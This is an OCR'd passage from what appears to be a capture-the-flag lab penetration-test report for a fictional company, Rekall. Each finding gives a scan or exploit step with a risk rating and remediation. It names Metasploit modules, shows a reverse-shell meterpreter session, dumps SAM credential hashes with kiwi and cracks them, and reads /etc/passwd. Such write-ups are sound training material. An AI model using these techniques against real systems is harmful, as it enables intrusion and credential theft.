6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

Vulnerability 13	Findings
Title	NMAP Scan Results


Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	A nmap scan will give the hacker information about the computers on the server. Rekall ran a nmap scan to discover that there are 5 hosts on the server. This gave flag 4.
Images	
Affected Hosts	192.168.13.0/24
Remediation	• Block Ip address from scanning your server • Only allow certain IP address to access scan results

```
10001/tcp filtered scp-config

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 47.72 seconds

┌──(root💀 kali)-[~]
```


Vulnerability 14	Findings
Title	NMAP Scan Results
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	A nmap scan will give the hacker information about the computers on the server. Rekall ran an aggressive search on 192.168.13.0/24 to find exactly what hosts had open ports. Drupal was found to be running on 192.168.13.13. This gave flag 5.
Images	
Affected Hosts	192.168.13.0/24
Remediation	• Block Ip address from scanning your server


```
TRACEROUTE
HOP RTT     ADDRESS
1   0.01 ms 192.168.13.12

Nmap scan report for 192.168.13.13
Host is up (0.000018s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal CVE-2019-6340
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
```

	• Only allow certain IP address to access scan results


Vulnerability 15	Findings
Title	Nessus Scan Results
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	A Nessus scan is used to detect vulnerabilities within a system. Rekall used the Nessus scan to find a critical vulnerability, Apache Struts. This vulnerability can be used by a hacker to attack the system. This was used to find flag 6.
Images	
Affected Hosts	192.168.13.12
Remediation	• Install software patches • Change configurations • Update software and firmware • Perform regular nessus scans and remediate and new vulnerabilities that are identified.

Vulnerability 16	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	This exploit is used by attackers to gain control of a specific system. Rekall was able to gain control using metasploit. Once in metasploit Rekall searched for exploits with Tomcat and JSP. After multiple tries with different exploits multi/http/tomcat_jsp_upload_bypass was found. Rekal was successfully able to get into a meterpreter shell. After searching the files Rekall was able to find flag 7 using the command “cat/root/.flag7.txt

Images	
Affected Hosts	192.168.13.10
Remediation	• Keep patches up to date.



Vulnerability 17	Findings
Title	Shellshock
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	Shellshock is a remote command execution vulnerability in bash. Rekall search exploits in metasploit that contained the phrase “shellshock”. The exploit /multi/http/apach_mod_cgi_bash_env_exec” was found to be successful. Once the command was run a shell was opened in meterpreter. Rekall searched the files and found flag 8 in the sudoers file.
Images	
Affected Hosts	192.168.13.11
Remediation	• Keep bash up to date. • Keep servers up to date with latest security updates. • Limit access to the sudoers file

Vulnerability 18	Findings
Title	All Sudoer Exposed


Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**High**
Description	Once Rekall had access to the machine all the sudoers were exposed. By running the command “cat /etc/passwd flag 9 was found.
Images	
Affected Hosts	192.168.13.11
Remediation	• Limit access to the sudoers file

Vulnerability 19	**Findings**
Title	Struts CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	Struts is a vulnerability that is used for remote command injection attacks. Rekall was able to identify the Struts vulnerability by using the Nessus scan. Using metasploit Rekall searched the Struts exploits. The shell multi/http/struts2_content_type_ognl was found to be successful. Once ran, a meterpreter shell was opened. After searching the files flag 7 was found in the root directory.
Images	
Affected Hosts	192.168.13.12
Remediation	• Keep patches up to date. • Keep servers up to date with latest security updates. • Limit access to the root directory.


Vulnerability 19	**Findings**
Title	User Credentials stored on public website

Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Rekall was able to search github repositories for totalrekall and found user credentials stored on the website. Once the hashes were found, john the ripper was used to crack the hashes.
Images	 
Affected Hosts	totalrekall.xyz
Remediation	• Don't store user credentials on public websites • Require 2 factor authentication


Vulnerability 20	Findings
Title	Nmap scan
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Rekall was able to do a nmap scan using 172.22.117.0/24. It was found that 172.22.117.20 had port 80 open. The ip address was entered into the URL.

	Once there a flag2.txt file was found with the flag 2 information.
Images	 4d7b349705784a518bc876bc2ed6d4f6
Affected Hosts	172.22.117.20
Remediation	• Close scan to all ip address • Only allow port scanning from specific ip address • Close port 80

Vulnerability 21	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	FTP enumeration is used to transfer files between a client and a server on a computer network. Using the nmap scan it was discovered that port 21 was open on 172.22.117.20. Rekall was able to connect to the host using FTP. The credentials, anonymous, were used to log in. From there a file search was conducted. Flag 3 was found and the cat command was used to read the file.


Images	
Affected Hosts	172.22.117.20
Remediation	• Close scan to all ip address • Only allow port scanning from specific ip address • Use stronger passwords • Close port 21


Vulnerability 22	Findings
Title	SLMail Service
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Medium**

Description	SLMail service is old legacy email server software. SLMail service was found being used from the NMAP results. Rekall opened metasploit and searched for an exploit using SLMail. There was only one exploit. Once the exploit was run a meterpreter shell was opened. Once successfully on the machine Rekall searched the files and used the cat command to see flag4.txt.
Images	
Affected Hosts	172.22.117.20
Remediation	• Stop using SLMail since it is discontinued and no longer support • Update to a more current mail server


```
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:59560 ) at 2023-05-01 21:25:16 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2023-04-26 20:37:39 -0400  maillog.008
100666/rw-rw-rw-  2147  fil   2023-04-27 20:35:43 -0400  maillog.009
100666/rw-rw-rw-  6087  fil   2023-05-01 20:01:50 -0400  maillog.00a
100666/rw-rw-rw-  6879  fil   2023-05-01 21:25:14 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Vulnerability 23	Findings
Title	Scheduled Tasks
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Medium**
Description	Scheduled tasks can be used by hackers to automate certain actions or processes on a computer. Once on the machine Rekall went to the shell and looked at the scheduled tasks. There was an unusual task labeled flag 5 to gain persistence on the machine and remained logged on. The information regarding the task was found using the command “schtasks /query /tn flag5”. This information gave the flag5.

Images	
Affected Hosts	172.22.117.20
Remediation	• Change permissions so only authorized users can change or add scheduled tasks. • Regularly check scheduled tasks for unusual activity.


Vulnerability 24	Findings
Title	Credential dumping
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Credential dumping is where a hacker gains access to the machine and steals credentials that are stored on the machine. In the same session Rekall opened the kiwi program. Then used the command "lsa_dump::sam" and found the hash for flag6. Once the hash was found, john the ripper was used to crack the hash and found the password for flag 6.
Images	
Affected Hosts	172.22.117.20
Remediation	• Restrict access to sensitive files • Update user permissions • Move files to a non-public domain


Vulnerability 25	Findings


Title	File Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	In the same session Rekall searched the Documents file and found the flag7.txt file. Once found the cat command was used to view the information in the file.
Images	
Affected Hosts	172.22.117.20
Remediation	• Limit access to sensitive files and directories • Disable directory listings • Regularly monitor file system activity • Use intrusion detection system • Regularly scan for vulnerabilities and apply security patches and updates.

```
 Directory of C:\Users\Public\Documents

02/15/2022  03:02 PM    <DIR>          .
02/15/2022  03:02 PM    <DIR>          ..
02/15/2022  03:02 PM                32 flag7.txt
               1 File(s)             32 bytes
               2 Dir(s)   3,410,149,376 bytes free

C:\Users\Public\Documents>cat flag7.txt
cat flag7.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Public\Documents>more flag7.txt
more flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc

C:\Users\Public\Documents>
```

Vulnerability 26	Findings
Title	Lateral Movement
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Lateral Movement is used by attackers to move through a network after gaining initial access to a system. Using the exploit windows/smb/psexec Rekall was able to gain access to the domain server with administrator credentials that were found earlier. Once a meterpreter shell was opened Rekall was able to see all the users on the system. Flag 8 was found to be a user on the system.

Images	
Affected Hosts	172.22.117.10
Remediation	• Require 2 factor authentication • Limit users and system access rights to only the systems and data required for their job • Monitor network traffic and system logs for suspicious activity • Regularly patch and apply updates • Educate users about tactics used to steal credentials or gain access.

Vulnerability 27	Findings
Title	Lateral Movement
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	In the same session Rekall was able to continue looking through files and found the flag9.txt. The cat command was used to display the contents of the file.
Images	
Affected Hosts	172.22.117.10
Remediation	• Require 2 factor authentication • Limit users and system access rights to only the systems and data required for their job • Monitor network traffic and system logs for suspicious activity • Regularly patch and apply updates • Educate users about tactics used to steal credentials or gain access.

Vulnerability 28	Findings
Title	Compromising Admin
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Compromising an Administrator account can give the attackers complete control over a system or network. In the same session Rekall was able to do a credential dump and find the password hash for the Administrator.
Images	
Affected Hosts	172.22.117.10
Remediation	• Strong password policies • Access control • Regular patching • User awareness • Monitoring systems • Segmentation • Disable unnecessary service ports and applications on a system • Remove unnecessary admin privileges from users who do not require them.

```
meterpreter > lsadump::Administrator
[-] Unknown command: lsadump::Administrator
meterpreter > kiwi_cmd lsadump::sam
Domain : WINDC01
SysKey : ff31610b547719f0b4c3559ee89cbfa7
Local SID : S-1-5-21-1356368754-446799240-2189388022

SAMKey : 5a3766a8f00ef1705c197b2af9440c71

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 07783b44a8b3d69e8e7d55f9272df3f5
```